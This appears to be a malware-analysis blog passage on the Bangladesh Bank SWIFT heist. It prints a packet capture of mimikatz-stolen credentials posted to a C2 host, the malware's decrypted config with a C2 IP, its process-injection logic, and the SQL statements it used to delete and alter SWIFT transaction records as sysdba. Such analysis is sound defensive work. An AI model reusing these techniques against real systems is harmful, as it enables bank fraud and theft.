
The Lateral movement:

Once the RAT is launched, the hackers need to move quickly to the target machine. For lateral movement multiple payloads could be used e.g. Pzchao, Emotet etc. Pzchao is capable of using mimikatz, steal credentials and posting them to the C2 server. Let's look at a packet capture, where password is sent via POST request. Check out the following capture. Stolen **password** = '**foo**'

```
50 4F 53 54 20 2F 75 70 6C 6F 61 64 38 36 34 2E        POST /upload864.
61 73 70 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F        asp HTTP/1.1..Ho
73 74 3A 20 75 70 2E 70 7A 63 68 61 6F 2E 63 6F        st: up.pzchao.co
6D 3A 38 36 34 0D 0A 55 73 65 72 2D 41 67 65 6E        m:864..User-Agen
74 3A 20 63 75 72 6C 2F 37 2E 34 35 2E 30 0D 0A        t: curl/7.45.0..
41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 43 6F 6E        Accept: */*..Con
74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 37 32 35        tent-Length: 725
38 0D 0A 45 78 70 65 63 74 3A 20 31 30 30 2D 63        8..Expect: 100-c
6F 6E 74 69 6E 75 65 0D 0A 43 6F 6E 74 65 6E 74        ontinue..Content
2D 54 79 70 65 3A 20 6D 75 6C 74 69 70 61 72 74        -Type: multipart
2F 66 6F 72 6D 2D 64 61 74 61 3B 20 62 6F 75 6E        /form-data; boun
64 61 72 79 3D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D        dary=----------
2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 61 38 35 36        ----------a856
65 30 64 61 30 32 37 31 30 35 36 39 0D 0A 0D 0A        e0da02710569....
```

```
4C 4D 20 20 20 20 20 20 20 3A 20 35 62 66 61 66        LM       : 5bfaf
62 65 62 66 62 36 61 30 39 34 32 61 61 64 33 62        bebfb6a0942aad3b
34 33 35 62 35 31 34 30 34 65 65 0D 0A 09 20 2A        435b51404ee... *
20 4E 54 4C 4D 20 20 20 20 20 3A 20 61 63 38 65         NTLM     : ac8e
36 35 37 66 38 33 64 66 38 32 62 65 65 61 35 64        657f83df82beea5d
34 33 62 64 61 66 37 38 30 30 63 63 0D 0A 09 20        43bdaf7800cc...
2A 20 53 48 41 31 20 20 20 20 20 3A 20 62 39 31        * SHA1     : b91
63 30 62 39 62 30 31 33 34 31 37 36 38 37 37 35        c0b9b01341768775
62 39 31 33 33 62 33 36 37 63 38 36 63 31 39 36        b9133b367c86c196
30 36 31 63 38 0D 0A 09 74 73 70 6B 67 20 3A 09        061c8...tspkg :.
0D 0A 09 20 2A 20 55 73 65 72 6E 61 6D 65 20 3A        ... * Username :
20 66 6F 6F 0D 0A 09 20 2A 20 44 6F 6D 61 69 6E         foo... * Domain
20 20 20 3A 20 57 49 4E 2D 52 4E 34 41 31 44 37           : WIN-RN4A1D7
49 4D 36 4C 0D 0A 09 20 2A 20 50 61 73 73 77 6F        IM6L... * Passwo
72 64 20 3A 20 66 6F 6F 0D 0A 09 77 64 69 67 65        rd : foo...wdige
73 74 20 3A 09 0D 0A 09 20 2A 20 55 73 65 72 6E        st :.... * Usern
61 6D 65 20 3A 20 66 6F 6F 0D 0A 09 20 2A 20 44        ame : foo... * D
6F 6D 61 69 6E 20 20 20 3A 20 57 49 4E 2D 52 4E        omain   : WIN-RN
34 41 31 44 37 49 4D 36 4C 0D 0A 09 20 2A 20 50        4A1D7IM6L... * P
61 73 73 77 6F 72 64 20 3A 20 66 6F 6F 0D 0A 09        assword : foo...
6B 65 72 62 65 72 6F 73 20 3A 09 0D 0A 09 20 2A        kerberos :.... *
```

Lateral movement is very important to find the right machine on the network.



Time to steal the money!

In most cyber heists the malware sits on the corporate network for months. The hackers do their job quietly and plan for the final stage.

Bangladesh Cyber Heist

Millions of dollars were stolen at Bangladesh Central bank. One of the most important thing in this attack was timing. Hackers timed the whole thing around weekends and national holidays across the globe. **Why such precise planning**? Once the transactions are made, they needed time to cash out and layer the money.

Once the hackers got on the SWIFT terminal, the actual banking trojan came into play

Let's analyze the actual payload used in Bangladesh cyber attack :

The payload starts looking for functions / subroutines related to printing.

GetProcAddress (0x74240000, "SetDefaultPrinterW")
GetProcAddress (0x74240000, "GetDefaultPrinterW")
GetProcAddress (0x74240000, "GetPrinterDriverPackagePathW")
GetProcAddress (0x74240000, "CorePrinterDriverInstalledW")
GetProcAddress (0x74240000, "UploadPrinterDriverPackageW")
GetProcAddress (0x74240000, "AddPrinterConnection2W")
..
..

The plan is to disable the printer. ***WHY?***

Because all the transactions are automated. Once the transaction is completed the printer is instructed to print the record. These functions interact with the following driver.

WINSPOOL.DRV

```
50 72 69 6E 74 65 72 41 00 00 4F 00 45 6E 75 6D 4A 6F 62 73 41 00 57 49 PrinterA..O.EnumJobsA.WI
4E 53 50 4F 4F 4C 2E 44 52 56 00 00 40 00 43 6F 6E 76 65 72 74 53 74 72 NSPOOL.DRV..@.ConvertStr
69 6E 67 53 65 63 75 72 69 74 79 44 65 73 63 72 69 70 74 6F 72 54 6F 53 ingSecurityDescriptorToS
65 63 75 72 69 74 79 44 65 73 63 72 69 70 74 6F 72 41 00 00 3E 00 43 6F ecurityDescriptorA..>.Co
6E 76 65 72 74 53 69 64 54 6F 53 74 72 69 6E 67 53 69 64 41 00 00 D0 00 nvertSidToStringSidA....
```

Time to Inject:

Malware enumerates through all the processes and tries to find what it's looking for using the following linkedList.

***Process32First*() -> *OpenProcess*() -> *Process32Next*()**
With each process, the malware looks for a specific DLL in the address space.

```
push        0x40f18c    "liboradb.dll"
```

Once the dll is found, it will try to inject into that process.

mov **ebp, dword [*imp_VirtualProtectEx*]**

```
VirtualProtectEx(edi, esi, 0x2, 0x40, arg1 ...
 && ReadProcessMemory(edi, esi, lpBuffer ...
eax = (*WriteProcessMemory)
if (eax == 0x0) {
        eax = eax | 0xffffffff;
 }
 else {
        VirtualProtectEx(edi, esi, 0x2 ...
        ..
 }
```


This is explained in BAE's blog called ***2 bytes to $951 million***

Configuration and Encryption:

Payload reads some **configurable** variables from a file called **gpca.dat**. This file is encrypted. If you look at the encrypted file, you would notice that no salt was used during the encryption process.

```
f5 e1 e4 ad 6b 5d f9 25  73 58 34 71 d6 ad 46 45  |....k].%sX4q..FE|
1e f3 07 9c 7f 6c 18 81  a0 cb ef 7f 95 68 16 ec  |.....l.......h..|
7d a8 a4 5a b7 48 15 89  8b 4c e6 ab 60 56 58 4d  |}..Z.H...L..`VXM|
5c 90 6d 38 d3 67 97 a5  28 66 ee ad 39 7c 00 70  |\.m8.g..(f..9|.p|
f1 79 6e 0b f4 c0 cd da  fb f6 ba a5 79 69 be 04  |.yn.........yi..|
cc bd fd 3a 05 d7 2a cd  e9 f7 a3 73 90 ad 90 41  |...:..*....s...A|
41 c1 bf b2 88 d0 c8 93  a4 54 e0 b7 77 f4 8c ec  |A........T..w...|
a5 27 81 d9 3b e4 fe 26  0e d8 85 5d b9 78 c9 a1  |.'..;..&...].x..|
ad 1a 39 b8 a1 21 5e 45  36 6b cb b3 81 97 8e 79  |..9..!^E6k.....y|
```

We can find two *.dat files. The fist one (**gpca.dat**) has the series of configuration values.



Let's decrypt gpca.dat

20160205
D:\Alliance\Access\database\bin\sqlplus.exe
D:\MESSAGE_PARTNER
D:\Alliance\Access\common\bin\Win32
196.202.103.174

So what are those configurable values???

First value is the date. This is the time when the incident took place in Bangladesh bank. The malware could have been sitting on the machine for months but the planned date was **Feb 05 2016**

SQLPLUS path i.e. where to run the DB queries from.


Other path variables for important files and folders

Path to executables

Command and control IP address

SWIFT

Malware will look for specific file extensions by using MS-DOS wild card search (**PathMatchSpecA**). These files are used for the transactions (***.prc, .fal***)



FindFirstFileA(&arg1, edx);
(***_makepath**)
if (**PathMatchSpecA**((LPCSTR)FILE_PATH, "*.**prc**") != 0x0)
..
..
if (PathMatchSpecA(&arg_101, "*.fal") != 0x0)

—> if ((*FindNextFileA)(edi, &arg2) != 0x0) -> goto …

The payload will formulate the string. Max size of array provided is **1K**

snprintf(&**bufferToExecute**, **0x3ff**, "SELECT **MESG_S_UMID** FROM SAAOWNER.MESG_**%s** WHERE **MESG_SENDER_SWIFT_ADDRESS** LIKE '%%**%s**%%' AND **MESG_TRN_REF** LIKE '%%**%s**%%';"

The values in red are provided by the malware e.g. the config values in gpca.dat. Some could be found in .**prc** and .**fal** files. Sql quarries are executed for retrieval (with the right values) and later they are deleted from the DB.

Monitoring Login && Logout records:

sprintf(&bufferToExecute, "SELECT * FROM (SELECT JRNL_DISPLAY_TEXT, JRNL_DATE_TIME FROM SAAOWNER.JRNL_**%s** WHERE JRNL_DISPLAY_TEXT LIKE '%%LT **BBHOBDDHA**: Log%%' ORDER BY JRNL_DATE_TIME DESC) A WHERE ROWNUM = 1;", val1, …);

BBHOBDDHA is the ***SWIFT*** *code* for the bank in Bangladesh.

Trace for all the sql commands:

```
0f19e 44 65 62 75 67 50 72 69 76 69 6C 65 67 65 00 00 00 00 44 45 4C 45 54 45 20 46 DebugPrivilege....DELETE F
0f1b8 52 4F 4D 20 53 41 41 4F 57 4E 45 52 2E 54 45 58 54 5F 25 73 20 57 48 45 52 45 ROM SAAOWNER.TEXT_%s WHERE
0f1d2 20 54 45 58 54 5F 53 5F 55 4D 49 44 20 3D 20 27 25 73 27 3B 00 00 44 45 4C 45  TEXT_S_UMID = '%s';..DELE
0f1ec 54 45 20 46 52 4F 4D 20 53 41 41 4F 57 4E 45 52 2E 4D 45 53 47 5F 25 73 20 57 TE FROM SAAOWNER.MESG_%s W
0f206 48 45 52 45 20 4D 45 53 47 5F 53 5F 55 4D 49 44 20 3D 20 27 25 73 27 3B 00 00 HERE MESG_S_UMID = '%s';..
0f220 53 45 4C 45 43 54 20 43 2E 54 45 58 54 5F 53 5F 55 4D 49 44 20 46 52 4F 4D 20 SELECT C.TEXT_S_UMID FROM
0f23a 28 53 45 4C 45 43 54 20 41 2E 54 45 58 54 5F 53 5F 55 4D 49 44 2C 20 41 2E 54 (SELECT A.TEXT_S_UMID, A.T
0f254 45 58 54 5F 44 41 54 41 5F 42 4C 4F 43 4B 20 46 52 4F 4D 20 53 41 41 4F 57 4E EXT_DATA_BLOCK FROM SAAOWN
0f26e 45 52 2E 54 45 58 54 5F 25 73 20 41 2C 20 53 41 41 4F 57 4E 45 52 2E 4D 45 53 ER.TEXT_%s A, SAAOWNER.MES
0f288 47 5F 25 73 20 42 20 57 48 45 52 45 20 41 2E 54 45 58 54 5F 53 5F 55 4D 49 44 G_%s B WHERE A.TEXT_S_UMID
0f2a2 20 3D 20 42 2E 4D 45 53 47 5F 53 5F 55 4D 49 44 20 41 4E 44 20 42 2E 4D 45 53  = B.MESG_S_UMID AND B.MES
0f2bc 47 5F 53 45 4E 44 45 52 5F 53 57 49 46 54 5F 41 44 44 52 45 53 53 20 4C 49 4B G_SENDER_SWIFT_ADDRESS LIK
0f2d6 45 20 27 25 25 25 73 25 25 27 20 41 4E 44 20 28 41 2E 54 45 58 54 5F 44 41 54 E '%%%s%%' AND (A.TEXT_DAT
0f2f0 41 5F 42 4C 4F 43 4B 20 4C 49 4B 45 20 27 25 25 25 64 2F 25 64 25 25 27 20 4F A_BLOCK LIKE '%%%d/%d%%' O
0f30a 52 20 41 2E 54 45 58 54 5F 44 41 54 41 5F 42 4C 4F 43 4B 20 4C 49 4B 45 20 27 R A.TEXT_DATA_BLOCK LIKE '
0f324 25 25 25 64 2F 25 2E 35 64 25 25 27 29 29 20 43 20 57 48 45 52 45 20 52 4F 57 %%%d/%.5d%%')) C WHERE ROW
0f33e 4E 55 4D 20 3D 20 31 3B 00 00 53 45 4C 45 43 54 20 4D 45 53 47 5F 53 5F 55 4D NUM = 1;..SELECT MESG_S_UM
0f358 49 44 20 46 52 4F 4D 20 53 41 41 4F 57 4E 45 52 2E 4D 45 53 47 5F 25 73 20 57 ID FROM SAAOWNER.MESG_%s W
0f372 48 45 52 45 20 4D 45 53 47 5F 53 45 4E 44 45 52 5F 53 57 49 46 54 5F 41 44 44 HERE MESG_SENDER_SWIFT_ADD
0f38c 52 45 53 53 20 4C 49 4B 45 20 27 25 25 25 73 25 25 27 20 41 4E 44 20 4D 45 53 RESS LIKE '%%%s%%' AND MES
0f3a6 47 5F 54 52 4E 5F 52 45 46 20 4C 49 4B 45 20 27 25 25 25 73 25 25 27 3B 00 00 G_TRN_REF LIKE '%%%s%%';..
0f3c0 55 50 44 41 54 45 20 53 41 41 4F 57 4E 45 52 2E 54 45 58 54 5F 25 73 20 53 45 UPDATE SAAOWNER.TEXT_%s SE
0f3da 54 20 54 45 58 54 5F 44 41 54 41 5F 42 4C 4F 43 4B 20 3D 20 55 54 4C 5F 52 41 T TEXT_DATA_BLOCK = UTL_RA
0f3f4 57 2E 43 41 53 54 5F 54 4F 5F 56 41 52 43 48 41 52 32 28 27 25 73 27 29 20 57 W.CAST_TO_VARCHAR2('%s') W
0f40e 48 45 52 45 20 54 45 58 54 5F 53 5F 55 4D 49 44 20 3D 20 27 25 73 27 3B 00 00 HERE TEXT_S_UMID = '%s';..
0f428 55 50 44 41 54 45 20 53 41 41 4F 57 4E 45 52 2E 4D 45 53 47 5F 25 73 20 53 45 UPDATE SAAOWNER.MESG_%s SE
0f442 54 20 4D 45 53 47 5F 46 49 4E 5F 43 43 59 5F 41 4D 4F 55 4E 54 20 3D 20 27 25 T MESG_FIN_CCY_AMOUNT = '%
0f45c 73 27 20 57 48 45 52 45 20 4D 45 53 47 5F 53 5F 55 4D 49 44 20 3D 20 27 25 73 s' WHERE MESG_S_UMID = '%s
0f476 27 3B 00 00 00 00 25 73 25 31 39 73 00 00 53 45 4C 45 43 54 20 4D 45 53 47 5F ';....%s%19s..SELECT MESG_
0f490 46 49 4E 5F 43 43 59 5F 41 4D 4F 55 4E 54 20 46 52 4F 4D 20 53 41 41 4F 57 4E FIN_CCY_AMOUNT FROM SAAOWN
0f4aa 45 52 2E 4D 45 53 47 5F 25 73 20 57 48 45 52 45 20 4D 45 53 47 5F 53 5F 55 4D ER.MESG_%s WHERE MESG_S_UM
0f4c4 49 44 20 3D 20 27 25 73 27 3B 00 00 53 45 4C 45 43 54 20 4D 45 53 47 5F 53 5F ID = '%s';..SELECT MESG_S_
0f4de 55 4D 49 44 20 46 52 4F 4D 20 53 41 41 4F 57 4E 45 52 2E 4D 45 53 47 5F 25 73 UMID FROM SAAOWNER.MESG_%s
0f4f8 20 57 48 45 52 45 20 4D 45 53 47 5F 53 45 4E 44 45 52 5F 53 57 49 46 54 5F 41  WHERE MESG_SENDER_SWIFT_A
0f512 44 44 52 45 53 53 20 4C 49 4B 45 20 27 25 25 25 73 25 25 27 20 41 4E 44 20 4D DDRESS LIKE '%%%s%%' AND M
0f52c 45 53 47 5F 46 49 4E 5F 43 43 59 5F 41 4D 4F 55 4E 54 20 4C 49 4B 45 20 27 25 ESG_FIN_CCY_AMOUNT LIKE '%
0f546 25 25 73 25 25 27 3B 00 00 00 25 73 00 00 25 30 34 64 00 00 00 00 3F 3F 3F 3F %%s%%';...%s..%04d....????
0f560 3F 3F 3F 3F 00 00 00 00 70 72 74 00 25 73 2E 62 61 6B 00 00 25 73 20 22 25 73 ????....prt.%s.bak..%s "%s
0f57a 22 20 25 73 00 00 25 73 20 22 25 73 22 20 22 25 73 22 20 32 20 2D 31 00 00 00 " %s..%s "%s" "%s" 2 -1...
0f594 2E 62 70 09 5C 22 20 45 76 65 72 79 20 6E 65 78 74 20 6D 65 73 73 61 67 65 20 .bp.\" Every next message
0f5ae 73 74 61 72 74 73 20 61 74 20 61 20 6E 65 77 20 70 61 67 65 0A 00 2E 77 68 20 starts at a new page...wh
0f5c8 30 20 50 48 09 5C 22 20 54 72 61 70 20 61 74 20 6C 69 6E 65 20 30 20 28 74 6F 0 PH.\" Trap at line 0 (to
0f5e2 70 20 6F 66 20 65 61 63 68 20 70 61 67 65 29 2E 20 50 72 69 6E 74 20 74 68 65 p of each page). Print the
0f5fc 20 70 61 67 65 20 68 65 61 64 65 72 0A 00 00 00 25 30 36 64 00 00 00 00 25 30  page header....%06d....%0
0f616 32 64 2F 25 30 32 64 2F 25 30 32 64 2D 25 30 32 64 3A 25 30 32 64 3A 25 30 32 2d/%02d/%02d-%02d:%02d:%02
0f630 64 00 00 00 2E 5C 22 20 52 65 64 65 66 69 6E 69 74 69 6F 6E 20 6F 66 20 74 68 d....\" Redefinition of th
0f64a 65 20 50 61 67 65 20 48 65 61 64 65 72 20 66 6F 72 20 65 76 65 72 79 20 6E 65 e Page Header for every ne
0f664 78 74 20 6D 65 73 73 61 67 65 0A 00 2E 5C 22 20 44 65 66 69 6E 69 74 69 6F 6E xt message...\" Definition
0f67e 20 6F 66 20 74 68 65 20 50 61 67 65 20 48 65 61 64 65 72 20 66 6F 72 20 74 68  of the Page Header for th
0f698 65 20 66 69 72 73 74 20 6D 65 73 73 61 67 65 0A 00 00 00 00 2E 0A 00 00 2E 5C e first message.........\
0f6b2 22 0A 00 00 00 00 3F 3F 3F 3F 3F 3F 3F 2E 70 72 74 00 00 00 00 20 0D 0A 00 ".....????????.prt.... ...
0f6cc 53 65 6E 64 65 72 20 20 20 3A 20 00 31 36 52 3A 20 53 74 61 72 74 20 6F 66 20 Sender   : .16R: Start of
0f6e6 42 6C 6F 63 6B 00 30 30 31 36 25 30 34 64 2E 70 72 74 00 00 00 00 5C 49 6E 63 Block.0016%04d.prt....\Inc
```

```
push bang.40F220        "SELECT C.TEXT_S_UMID FROM (SELECT A.TEXT_S_UMID, A.TEXT_DATA_BLOCK FROM SAAOWNER.TEXT_%s A, SAAOWNER.MESG_%s B WHERE A.TEXT_S_UMID = B.MESG_S_UMID AND
push bang.40F1E8        "DELETE FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';"
push bang.40F1B0        "DELETE FROM SAAOWNER.TEXT_%s WHERE TEXT_S_UMID = '%s';"
push bang.40F348        "SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS LIKE '%%%s%%' AND MESG_TRN_REF LIKE '%%%s%%';"
push bang.40F1E8        "DELETE FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';"
push bang.40F1B0        "DELETE FROM SAAOWNER.TEXT_%s WHERE TEXT_S_UMID = '%s';"
push bang.40F484        "SELECT MESG_FIN_CCY_AMOUNT FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';"
push bang.40F47C        "%s%19s"
push bang.40F428        "UPDATE SAAOWNER.MESG_%s SET MESG_FIN_CCY_AMOUNT = '%s' WHERE MESG_S_UMID = '%s';"
push bang.40F3C0        "UPDATE SAAOWNER.TEXT_%s SET TEXT_DATA_BLOCK = UTL_RAW.CAST_TO_VARCHAR2('%s') WHERE TEXT_S_UMID = '%s';"
push bang.40F220        "SELECT C.TEXT_S_UMID FROM (SELECT A.TEXT_S_UMID, A.TEXT_DATA_BLOCK FROM SAAOWNER.TEXT_%s A, SAAOWNER.MESG_%s B WHERE A.TEXT_S_UMID = B.MESG_S_UMID AND
push bang.40F400        "SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS LIKE '%%%s%%' AND MESG_FIN_CCY_AMOUNT LIKE '%%%s%%';"
```

Time to create a file with SQL stuff.

The malware opens a file handle

```
GetTempFileNameA(&arg3, 0x40f9a4, ebx, &arg3);
eax = fopen(&arg5, 0x40f9a0);
esi = eax          // FILE *
```

Use the file handle to write to a file

```
fprintf(esi, "set heading off;\r\n");
fprintf(esi, "set linesize 32567;\r\n");
fprintf(esi, "SET FEEDBACK OFF;\r\n");
fprintf(esi, "SET ECHO OFF;\r\n");
fprintf(esi, "SET FEED OFF;\r\n");
fprintf(esi, "SET VERIFY OFF;\r\n");
fprintf(esi, 0x40f924);
fclose(esi);                    // CLOSE THE FILE HANDLE
```

The malware formulates the buffer for execution:

snprintf(&**bufferToExecute**, 0x3ff, "cmd.exe /c echo exit | \"%s\" -S / as **sysdba** @%s > \"%s\"", …);

CreateProcessA() is used to execute the above buffer. This will run a DB query as **sysdba** user


```
push        0x40f8ec     ; "cmd.exe /c echo exit | \\\"%s\\\" -S / as sysdba @%s > \\\"%s\\\""
push        0x3ff
push        ecx
call        dword [imp__snprintf] ; imp__snprintf
```

```
call        dword [imp_CreateProcessA] ; imp_CreateProcessA
```

Sending data to C2

Once the malware gets the required data, it send it to the hackers by connecting to the C2 server. This is to inform the hackers about the transaction(s) data.

```
InternetOpenA()
  InternetConnectA()      // PASS IP ADDRESS AS 2nd VALUE (LPCSTR)
    HttpOpenRequestA()
      HttpSendRequestA()
        ..
        ..
        InternetReadFile()
```



Manipulating the messages:

SWIFT uses a specific messaging format to send and receive messages. E.g. message **62F** = Closing balance

SWIFT uses a message block between curly braces, here is an example of a real ***SWIFT*** block message.

```
{1:F01TESTBIC12XXX0360105154}{2:O5641057130214TESTBIC34XXX2626493828130214175 7N}{3:{103:CAD}{108:2RDRQDHM3WO}}{4:
:16R:GENL
:20C::CORP//1234567890123456
:20C::SEME//9876543210987654
:23G:NEWM
:22F::CAEV//INTR
:22F::CAMV//MAND
:98C::PREP//20220202105733
:25D::PROC//ENTL
:16S:GENL
:16R:USECU
:35B:ISIN CH0101010101
/XS/232323232
FINANCIAL INSTRUMENT ACME
:16R:FIA
:22F::MICO//A007
:16S:FIA
:16R:ACCTINFO
:97A::SAFE//99999
:94F::SAFE//NCSD/TESTBIC0ABC
```

```
:93B::ELIG//FAMT/500000,
:93B::SETT//FAMT/500000,
:16S:ACCTINFO
:16S:USECU
:16R:CADETL
:98A::ANOU//20220113
:98A::RDTE//20220113
:69A::INPE//20220214/20220214
:99A::DAAC//360
:92K::INTR//UKWN
:22F::ADDB//CAPA
:16S:CADETL
:16R:CAOPTN
:13A::CAON//001
:22F::CAOP//CASH
:11A::OPTN//USD
:17B::DFLT//Y
:16R:CASHMOVE
:22H::CRDB//CRED
:22H::CONT//ACTU
:97A::CASH//89898
:19B::ENTL//USD3333,
:19B::TXFR//USD3333,
:19B::NETT//USD3333,
:98A::PAYD//20220214
:98A::VALU//20220214
:98A::EARL//20220214
:92A::INTP//0,75
:92A::TAXR//0,
:16S:CASHMOVE
:16S:CAOPTN
:16R:ADDINFO
:70E::ADTX//PAYMENT UPON RECEIPT OF FUNDS -
TIMELY PAYMENT EXPECTED
:16S:ADDINFO
-}{5:{CHK:C77F8E009597}}
```

Now let's look at the payload and find out what the malware tries to manipulate

```
00 40 f6 cc         db        "Sender   : ", 0
00 40 f6 d8         db        "16R: Start of Block", 0
00 4 0f6 fc         db        "\Incoming\", 0
00 40 f7 1c         db        "90B: Price", 0
00 40 f7 28         db        "     Amount         :%27s\n", 0
00 40 f7 48         db        "Amount", 0
00 40 f7 50         db        "19A: Amount", 0
00 40 f7 5c         db        "Amount         :", 0
00 40 f7 70         db        "Sender   :", 0
00 40 f7 7c         db        ": Debit", 0
00 40 f7 84         db        "Debit/Credit   :", 0
00 40 f7 98         db        "    Value  ", 0
00 40 f7 a8         db        "    C", 0
00 40 f7 b0         db        "    D", 0
00 40 f7 b8         db        "     Debit/Credit   : %s\n", 0
00 40 f7 d4         db        "Debit", 0
00 40 f7 dc         db        "Credit", 0
00 40 f7 e4         db        "62M: ", 0
00 40 f7 ec         db        "62F: ", 0
00 40 f7 f4         db        "60M: ", 0
00 40 f7 fc         db        "60F: ", 0
00 40 f8 04         db        " 64: ", 0
00 40 f8 0c         db        "RP Purchase", 0
00 40 f8 18         db        " 20: Transaction", 0
00 40 f8 3c         db        "FEDERAL RESERVE BANK", 0
00 40 f8 80         db        "REFID: %s", 0
00 40 f8 94         db        "20: Transaction", 0
```

Start of Block

Deal Price

Amount is formatted

Amount: With fields that specifies currency code and around value

Closing balance

Available funds

Bank in NY, where the funds were

Transaction Reference Number. Used by the Sender to unambiguously identify the message

Cash Management and Customer Status could be seen in 9** message

```
db          "FIN 900 Confirmation of Debit"
```

Malware tries to update the DB after the transaction

```
UPDATE SAAOWNER.TEXT_%s SET TEXT_DATA_BLOCK = UTL_RAW.CAST_TO_VARCHAR2('%s')
WHERE TEXT_S_UMID = '%s';

UPDATE SAAOWNER.MESG_%s SET MESG_FIN_CCY_AMOUNT = '%s' WHERE MESG_S_UMID =
'%s';
```

Malware buying more time

Once the transactions are complete, the criminals want more time to cash out. To accomplish this task, the malware tries the following:

- **Delete incoming transaction(s) records**
- **Delete printer confirmation messages**
- **Empty printer tray**
- **Disable SWIFT messaging**

Let's recap and make it easy

- Malware started at a specific time (off hours)
- Malware queries the DB for login & logout string(s)
- Sent info to C2
- Manipulated SWIFT messages
- Made transactions (Total of 35 transactions were made)
- Deleted the info from the DB
